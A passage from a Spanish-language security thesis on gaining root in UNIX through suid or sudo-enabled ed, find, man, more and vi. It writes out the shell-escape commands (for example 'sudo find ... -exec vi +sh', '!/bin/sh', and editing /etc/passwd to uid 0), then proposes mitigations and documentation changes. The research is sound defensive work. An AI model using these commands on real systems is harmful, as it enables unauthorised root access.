En los sistemas UNIX un atacante puede encontrar en la combinación de programas que exponen la *llamada al sistema exec()* en su parametrización y la habilitación del *bit suid* una *oportunidad inmejorable* para obtener el *control total* del sistema, aprovechando esos programas a través de *inyectarles parámetros* utilizando la técnica descrita en el capítulo anterior. En este capítulo se aborda la *inyección de parámetros* a programas básicos de UNIX.

[51] *ed, find, man, more* y *vi*.

```
/* execvdummy.c */
int main(int argc, char *argv[])
{
    execve(argv[1], NULL, NULL);
    perror("execve");

return 0;
}
```

Código 4: Código fuente *C* de un programa que expone la *llamada al sistema exec()*.

El *Código 4* tomado del sistema de manuales de GNU/Linux Debian 7.2 *wheezy* personalizado por simplicidad, muestra como se incorpora la *llamada al sistema exec()* a un programa y se pone a disposición de los usuarios en su parametrización.

Entonces un atacante (usuario normal) que tenga permisos de *sudo* sobre el programa ./execvdummy (o si al programa se le habilitó el *bit suid* a través del uso del *comando chmod*) podría pasar un *parámetro conveniente* para aprovechar esta vulnerabilidad que podrá *explotar* de forma similar a como se *explotó* la vulnerabilidad del programa ./dummysystem[52], ya que un parámetro pasado a un programa que expone la *llamada al sistema exec()* será *tratado* como un comando por *exec()*.

Uno de los propósitos de este trabajo es alertar sobre esta vulnerabilidad que podrían presentar los sistemas operativos probados basados en UNIX ya que ellos incorporan actualmente comandos básicos que al implementar la *llamada al sistema exec()* y exponerla al usuario como una opción de su parametrización y en combinación con el *permiso suid* generan un escenario de debilidad para la seguridad del sistema operativo.

[52]Ibídem secc. 3.3.6 p. 33.

4.2. Programa básico de UNIX que actualmente implementa la *llamada al sistema exec()* y la expone al usuario en su parametrización

Actualmente UNIX tiene programas básicos que permiten a un usuario invocar a través de ellos a la *llamada al sistema exec()*, uno de ellos es el comando *more*, el cual incorpora opciones que le permiten *durante su ejecución* invocar a otro programa a través de su opción *!<cmd>*. Para sustentar que actualmente existe una potencial vulnerabilidad en los sistemas UNIX primeramente se justifica que el programa *more* se encuentra como parte *esencial*[53] del sistema operativo GNU/Linux Debian 7.2 *wheezy*, distribución en la cual se define paquete esencial de la siguiente manera:

"Essential is defined as the minimal set of functionality that must be available and usable on the system at all times, even when packages are in an unconfigured (but unpacked) state. Packages are tagged essential for a system using the Essential control field." (DebE).




Figura 13: Repositorio del paquete util-linux de GNU/Linux Debian 7.2 *wheezy*.

[53]Todos los sistemas UNIX incorporan el programa *more* en su instalación estándar.




Figura 14: Contenido del paquete util-linux.

El programa básico *more* es parte del paquete esencial util-linux como lo muestran las *Figuras 13 y 14*, se continúa a ubicar la sección de su código fuente en la cual se implementa la *llamada al sistema exec()* en su opción *!<cmd>* lo cual se expone en el siguiente flujo:

1. En la función principal *int main(intargc, char **argv)* se realiza una invocación a la función *command()*: *left = command (fnames[fnum], f);*

2. En la función *int command (char *filename, register FILE *f)* se realiza una invocación a la función *do_shell()*: case '!': do_shell (filename); break;

3. En la función *void do_shell (char *filename)* se realiza una invocación a la función *execute()*: *execute (filename, shell, shell, "–c", shell_line, 0);*

4. En la función *void execute (char *filename, char *cmd, ...)* se realiza una invocación a la función *execvp ()*: *execvp (cmd, args);*

Con la exposición del flujo anterior queda sustentado que al ejecutar la opción *!<cmd>* del programa básico *more* se realiza una invocación a una de las *llamadas al sistema* de la familia *exec*: *execvp()*, es decir, expone la *llamada al sistema exec()* al usuario como parte de su parametrización durante su ejecución.

4.3. Escenario

El escenario de vulnerabilidad que se construirá a continuación está basado en programas básicos que incorporan GNU/Linux Debian 7.2 *wheezy* y Solaris 11 *x86* de Oracle, los cuales exponen la *llamada al sistema exec()*, es decir, la ofrecen como opción de su parametrización en su invocación o durante su ejecución.

4.3.1. Condiciones

1. Disponer en el sistema operativo de los programas básicos *chmod, sudo, ed, find, man, more* y *vi*.

2. Habilitar el *bit suid* de los programas básicos *ed, find, man, more* y *vi* a través del uso del comando *chmod* o utilizar *sudo* para dar acceso discrecional de esta capacidad a usuarios específicos a través de agregar las entradas correspondientes en el archivo de configuración /etc/sudoers, se expone a continuación este escenario así como su potencial aprovechamiento por parte de un atacante para tomar el *control total* del sistema operativo a través de obtener un *shell root*.

Utilizando el *comando chmod* como *super usuario root*:

```
root@unix# chmod +s /usr/bin/vim.tiny
```

Editando /etc/sudoers como *super usuario root*:

jonyx ALL=/bin/ed

jonyx ALL=/usr/bin/find

jonyx ALL=/usr/bin/man

jonyx ALL=/bin/more

jonyx ALL=/usr/bin/vi

4.3.2. Aprovechamiento

Como usuario normal *jonyx* aprovechando el *permiso suid* otorgado con *chmod*:

jonyx@unix# vi /etc/passwd +

cambiar *id* y *guid* al valor 0, salir y volver a entrar al sistema

Como usuario normal *jonyx* aprovechando el *permiso suid* otorgado con *sudo*:

Para *ed*: **jonyx@unix# sudo ed .bash_logout** + !/bin/sh

Para *find*: **jonyx@unix# sudo find /dev/null -exec vi +sh {} \;**

Para *man*: **jonyx@unix# man ls** + !/bin/sh

Para *more*: **jonyx@unix# sudo more .bash_history** + !/bin/sh

Para *vi*: **jonyx@unix# sudo vi +sh**

4.4. Resumen del capítulo 4

En este capítulo se describió como un programa que expone la *llamada al sistema exec()* en su parametrización permite invocar otros programas desde su *dominio de ejecución*, si a un programa con tal capacidad se le habilita el *bit suid* directamente a través del uso del *comando chmod* o se otorga de manera discrecional esta capacidad a través de *sudo*, entonces representará una oportunidad para que un atacante obtenga un intérprete de comandos *shell root*.

Actualmente los sistemas operativos GNU/Linux Debian 7.2 *wheezy* y Solaris 11 *x86* de Oracle, incorporan los programas básicos *ed, find, man, more* y *vi* que en combinación con *sudo* o por la habilitación directa del *bit suid* a través del uso del *comando chmod* generan un escenario propicio para que un atacante escale privilegios como se mostró en este capítulo.

5

5. Propuesta de seguridad para evitar escalamiento de privilegios

En este capítulo se expone la propuesta de seguridad para mitigar el escenario de vulnerabilidad expuesto en el capítulo anterior el cual puede ser aprovechado por un atacante para escalar privilegios y que actualmente se puede construir en los sistemas GNU/Linux Debian 7.2 *wheezy* y Solaris 11 *x86* de Oracle.

5.1. Propuesta de seguridad para mitigar escalamiento de privilegios a través del uso de programas que combinan *programas suid* y exponen la *llamada al sistema exec()*

Considerando las condiciones del escenario de vulnerabilidad descritas en la sección 4.3.1 la propuesta contiene los siguientes puntos:

1. Suprimir la exposición de la *llamada al sistema exec()* de los programas básicos *ed, find, man, more* y *vi*.

2. Documentar escenarios concretos.

3. Reprogramar el código fuente de *sudo*, cambiando su política respecto a su opción *noexec* de *lo que no está expresamente prohibido está permitido* a *lo que no está expresamente permitido está prohibido.*

5.1.1. A través de eliminar la exposición de la *llamada al sistema exec()* de los programas básicos


Se propone suprimir la exposición de la *llamada al sistema exec()* de programas básicos de UNIX ya que en combinación con el permiso *suid* generan una vulnerabilidad a la seguridad de los sistemas operativos basados en UNIX.

El argumento en esta dirección es el siguiente:

La capacidad de ejecutar una acción adicional de la ejecución primaria debería estar fuera en otro comando, respetando así la filosofía de UNIX de tener procesos que realicen tareas cortas, cualquier acción requerida inmediatamente después de ejecutar un comando debe ser realizada a través de la utilización de *pipes* (|) que son *tuberías* que permiten *encadenar* la salida de un proceso como entrada de otro como se muestra en el siguiente ejemplo:

Ejecutar: **jonyx@unix# find ./ -name *.* |xargs ls -la**


En lugar de: **jonyx@unix# find ./ -name *.* -exec ls -la;**



Propuesta 1: Eliminar exposición de la *llamada al sistema exec()*.

5.2. Incorporar a los manuales de *chmod* y *sudo* los escenarios concretos de la potencial vulnerabilidad

Se propone que se incorporen a los manuales de los comandos *chmod* y *sudo* las instrucciones concretas con las cuales actualmente un atacante puede escalar privilegios máximos aprovechando un inapropiado manejo de la habilitación del *bit suid* a programas que exponen la *llamada al sistema exec()*, de esta manera se pretende apoyar a los administradores de sistemas para que cuenten con más elementos para la toma de decisiones respecto a una administración segura del sistema operativo UNIX, se propone además que dicha documentación esté incorporada en las diferentes referencias de administración y seguridad del sistema operativo UNIX como al *Linux Security HOWTO*.



Propuesta 2: Incorporar a la documentación de administración escenarios concretos de la vulnerabilidad derivada de la habilitación del *bit suid* a programas básicos que exponen la *llamada al sistema exec()*.

Actualmente en la sección *advertencias* del manual de *sudo* se expone:

"There is no easy way to prevent a user from gaining a root shell if that user is allowed to run arbitrary commands via sudo. Also, many programs (such as editors) allow the user to run commands via shell escapes, thus avoiding sudo's checks. However, on most systems it is possible to prevent shell escapes with the sudoers(5) plugin's noexec functionality."

"No hay una manera fácil de evitar que un usuario obtenga un shell root si el usuario tiene permiso para ejecutar comandos arbitrarios mediante sudo. También, muchos programas (como editores) permiten al usuario la ejecución de código arbitrario, evitando así los controles de sudo. Sin embargo, es posible evitar a la mayoría de programas la ejecución de código arbitrario con sudoers (5) a través de la opción noexec."

Se propone añadir una leyenda como la siguiente:

if find or more have capacity suid then the following scenarios are possible to get a root-shell:

(si find o more tienen la capacidad suid entonces los siguientes escenarios son posibles para obtener un shell root:)

if entry on /etc/sudoers:

(si hay una entrada en /etc/sudoers:)

jonyx ALL=/bin/more

or

jonyx ALL=/usr/bin/find

then a normal user *jonyx* can:

(entonces el usuario normal *jonyx* puede:)

*jonyx@unix#*sudo find /dev/null -exec vi +sh {} \;


or

*jonyx@unix#*sudo more /usr/share/man/man1/1s.1.gz *and during the execution press* !/bin/sh.

5.2.1. Cambio de política de *sudo* respecto a opción *exec* de *permisiva* a *restrictiva*

Actualmente la política del manejo sobre la exposición que realiza un programa de la *llamada al sistema exec()* utilizada por *sudo* es *permisiva*, es decir, *lo que no está explícitamente prohibido está permitido* la cual no contribuye a la mitigación del riesgo ya que el personal administrador del sistema operativo no tiene protección automática contra esta capacidad y en no pocos casos el escenario de vulnerabilidad descrito en la sección 4.3 queda *oculto* ante ellos.

Esta tesis propone que la política en el uso de la *llamada al sistema exec()* utilizada por *sudo* sea cambiada a *restrictiva*, es decir, *lo que no está expresamente permitido está prohibido.*



Propuesta 3: Cambio de la política de *sudo* respecto a opción *exec*.

5.3. Resumen del capítulo 5

En este capítulo se expusieron los elementos que componen la propuesta para mitigar el escalamiento de privilegios logrado a través del uso de programas básicos que exponen la *llamada al sistema exec()* que en combinación con la habilitación del *bit suid* generan un escenario de vulnerabilidad para la seguridad del sistema operativo UNIX.

Se propone eliminar la exposición de la *llamada al sistema exec()* de los comandos básicos y si se requiere invocar otro programa respetando la filosofía de UNIX de tener procesos que realicen tareas cortas, esa invocación se realice a través de *pipes* que son *tuberías* que permiten *encadenar* la salida de un proceso como entrada de otro.

Es preciso enfatizar que si un programa no expone la *llamada al sistema exec()* pero tiene habilitado el *bit suid* entonces se debe verificar que contemple en su programación aspectos de seguridad para evitar que sea vulnerable a *desbordamiento de pila*, utilizando para ello una validación en el tamaño de la entrada de datos esperada para evitar que un atacante escale privilegios a través del uso de la técnica expuesta en la sección 3.3.1 de este trabajo.

Este trabajo también propone que se incorporen a la documentación de los manuales de los comandos *chmod* y *sudo* las instrucciones concretas expuestas en este trabajo y que dicha documentación esté incorporada en las diferentes referencias de administración del sistema operativo UNIX como al *Linux Security HOWTO*.

Por último se hace la propuesta de cambiar la política actual de *sudo* respecto al manejo que hace sobre los programas que exponen la *llamada al sistema exec()*.

6. Resultados y conclusiones

Tomando como base los capítulos segundo, tercero y cuarto esta investigación concluye que actualmente en los sistemas GNU/Linux Debian 7.2 *wheezy* y Solaris 11 *x86* de Oracle se puede construir el escenario de vulnerabilidad descrito en la sección 4.3, ya que incorporan *ed, find, man, more* y *vi* como parte de sus programas básicos y que en combinación con *sudo* o por la habilitación directa del *bit suid* a través del uso del *comando chmod* generan un escenario de vulnerabilidad que un atacante podría *explotar* para obtener un *shell root* con lo que se valida la hipótesis[54] que se planteó esta tesis.

6.1. Sistemas operativos afectados

El escenario expuesto en la sección 4.3 es de especial interés si se considera que los comandos *chmod, ed, find, man, more* y *vi* se incorporan por defecto en *todas* las distribuciones de sistemas operativos basados en UNIX como los listados en la sección 2.2 de este trabajo.

[54] Prólogo sección *Hipótesis*, p. iii.

6.2. Educación en seguridad informática

En el contexto de este trabajo surge la necesidad de que los responsables de los activos informáticos cuenten con una capacitación integral en seguridad informática pues la omisión de esta capacitación podría derivar en pérdidas económicas para las organizaciones ya que los sistemas informáticos podrían ser comprometidos por entidades maliciosas a través de los ataques descritos en el tercer capítulo o por la utilización de la técnica descrita en la sección 4.3 de esta tesis.

6.3. Trabajos futuros

A continuación se listan las tareas futuras derivadas de este trabajo:

1. Dar seguimiento a la documentación relacionada a la administración y seguridad del sistema operativo UNIX para que incorpore el escenario descrito en la sección 4.3 de este trabajo.

2. Realizar pruebas de construcción de dicho escenario en más sistemas operativos basados en UNIX, además probar este tipo de ataques basados en la habilitación del *bit suid* en sistemas *multihebra*, distribuidos y paralelos.

3. Diseño y creación de una herramienta que permita aprovechar estos escenarios de vulnerabilidad de manera automatizada con fines de auditoría.

Glosario de términos.

A

Activo informático. Componente del sistema informático.

Administrador de sistemas. Persona encargada de administrar los sistemas informáticos de una organización, comúnmente se refiere al administrador de los sistemas operativos.

Amenaza. Es la probabilidad de que ocurra un acción que pueda producir un daño (material o inmaterial) a los componentes de un sistema informático.

Atacante. Entidad (usuario o proceso) que realiza un ataque.

C

Cifrado. Es el mecanismo de seguridad más importante en las comunicaciones de datos, por medio de este mecanismo se convierten *mensajes en claro* en *mensajes cifrados.* Se distinguen dos tipos de cifrado los *simétricos* o de clave secreta y los *asimétricos* o de clave pública.

Clase C1. Es una clasificación de seguridad para los sistemas operativos, a esta clasificación pertenecen los sistemas cuyo control de acceso a los archivos (*objetos*) es gestionado por los usuarios propietarios de los mismos.

Comando o programa básico. Es un programa que se instala de manera estándar en un sistema operativo, generalmente admite parámetros lo que permite modificar su comportamiento predeterminado.

I

IEEE. Es el Instituto de Ingenieros Eléctricos y Electrónicos, una asociación mundial dedicada a la estandarización.

M

Mecanismo de seguridad. Es un mecanismo de comunicación que está diseñado para detectar o prevenir un ataque.

O

Orange Book. El *libro naranja* forma parte de la *serie arcoíris*, es un estándar de seguridad informática que establece los criterios para evaluar el nivel de seguridad de los sistemas informáticos.

P

Proceso. Es un *programa en ejecución*. Al *tiempo que dura su ejecución* se le conoce como *ciclo de vida* del proceso.

Puerta trasera. Es una secuencia especial de instrucciones dentro del código de un programa mediante la cual se puede acceder al sistema evitando los controles de seguridad, generalmente la implanta el diseñador y/o programador de los programas del sistema operativo.

POSIX. Es el acrónimo de Portable Operating System Interface, la *X* viene de UNIX como rasgo de identidad. Es una familia de estándares de *llamadas al sistema* cuyo propósito es homogenizar las interfaces de los sistemas operativos con la finalidad de que un mismo programa pueda ejecutarse en distintas plataformas.

S

Servicio. Proceso *residente en memoria*. Algunos servicios habituales son los servicios de archivos, que permiten a los procesos almacenar y acceder a los archivos de un sistema informático y los servicios de aplicaciones que realizan tareas en beneficio directo del usuario final como el servicio de correo o impresión.

Servidor. Es un proceso que realiza algunas tareas en beneficio de otros procesos llamados clientes. Una computadora puede tener ejecutandose al programa cliente y al programa servidor o bien pueden ejecutarse en computadoras distintas.

Shell root. Un *shell* o intérprete de comandos recibe instrucciones del usuario a través de una terminal de comandos. El intérprete de comandos es un proceso, cuando dicho proceso tiene máximos privilegios se le conoce como *shell root*.

Sistema informático. Es el conjunto de elementos interrelacionados de *hardware, software* y de personal que permite procesar la información.

U

USB. Acrónimo de *Universal Serial Bus*, es un dispositivo de almacenamiento que utiliza una memoria *flash* para almacenar información.

V

Variable de entorno. Es un valor dinámico cargado en la memoria que puede ser utilizado por varios procesos.

Vulnerabilidad. Es un debilidad de algún componente del sistema informático, su existencia puede ser aprovechada por un atacante en perjuicio de la seguridad del sistema.

Referencias

[Ale96] **"Aleph One"**, *Smashing The Stack For Fun And Profit*, *Phrack*, 7(49), November 1996.

[Che02] **Chen**, Hao., **Wagner**, David and **Dean**, Drew., *Setuid Demystified*, Proceedings of the 11th USENIX Security Symposium, San Francisco, CA, August 5–9, 2002.

[Coh85] **Cohen** F., *Computer Viruses*, Tesis, Universidad del Sur de California (USC), 1985.

[Cow] **Cowan**, Crispin., **Beattie**, Steve., **Finnin Day**, Ryan., **Pu**, Calton., **Wagle**, Perry., and **Walthinsen**, Erik.,*Protecting Systems from Stack Smashing Attacks with StackGuard*, Immunix, Inc. Department of Computer Science and Engineering Oregon Graduate Institute of Science & Technology

[Dod85] **Department of Defense Standard**, *Trusted Computer System Evaluation Criteria*, United States Government. December 1985.

[Flo85] **Floxley**, E., *UNIX for super-users*, Addison-Wesley Publishing Company, 1985.

[DebE] **GNU/Linux Debian** 7.2 *wheezy*, http://www.debian.org/doc/debian-policy/ch-binary.html#s3.8, Essential packages.

[DebU] **GNU/Linux Debian** 7.2 *wheezy*, http://packages.debian.org/en/wheezy/util-linux, Miscellaneous system utilities.

[Sel] GNU/Linux Debian *SELinux*, http://wiki.debian.org/SELinux

[Cwe] *Improper Neutralization of Special Elements used in an OS. Command (OS Command Injection*, cwe.mitre.org/top25/

[7498-2] **ISO 7498-2** International Standard, *Information Processing systems-Open systems Interconnection- Basic Reference Model-Part 2: Security Architecture*, First Edition 1989-02-15.

[LiSH] **Linux Security HOWTO** http://linuxdocs.org/HOWTOs/Security-HOWTO.html

[Mdk74] Madnick, Stuart E. and Donovan, John J., *Operating Systems*, McGraw-Hill Kgakusha, Ltd., 1974.

[Mck96] **McKusick**, Marshall Kirk. **Bostic**, Keith. **Karels**, Michael J. **Quaterman** and **John S.**, *The Design and Implementation of the 4.4BSD Operating System*, Addison-Wesley Publishing Company, 1996.

[Men96] **Menezes**, Alfred J. and **Vanstone**, Scott A., *Handbook of Applied Cryptography*, CRC Press, 1996.

[Wasp] **OWASP**, *Command Injection and OS Command Injection*, https://www.owasp.org/

[Pfl06] **Pfleeger**, Charles P. and **Pfleeger**, Shari Lawrence, *Security in Computing 4th Edition*, Prentice Hall, 2006.

[RyT74] **Ritchie**, Dennis M. and **Thompson**, Ken , *The UNIX Time-Sharing System*, Bell Laboratories, 1974.

[Rtch] **Ritchie**, Dennis M., *On the Security of UNIX*, UNIX Programmer's, Manual Secction 2, ATT Bell Laboratories.

[SANS] **SANS** *Understanding the Importance of and Implementing Internal Security Measures*, http://www.sans.org/reading_room/whitepapers/policyissues/understanding-importance-implementing-internal-security-measures_1901

[Ste92] **Stevens**, R., *Advanced Programming in the UNIX Environment*, Addison-Wesley Publishing Company, 1992.

[SolT] **Solaris Trusted Extensions**, http://www.oracle.com/us/products/servers-storage/solaris/solaris-trusted-ext-ds-075583.pdf

[Sudo] **Sudo Main Page**, http://www.sudo.ws/

[Tan87] **Tanenbaum**, Andrew S., *Operating Systems: Design and Implementation*, Prentice Hall, 1987.

[LiK] **The Linux Kernel Archives**, https://www.kernel.org/

[UNIX2] **UNIX**, *UNIX Programmers, Manual Secction 2.*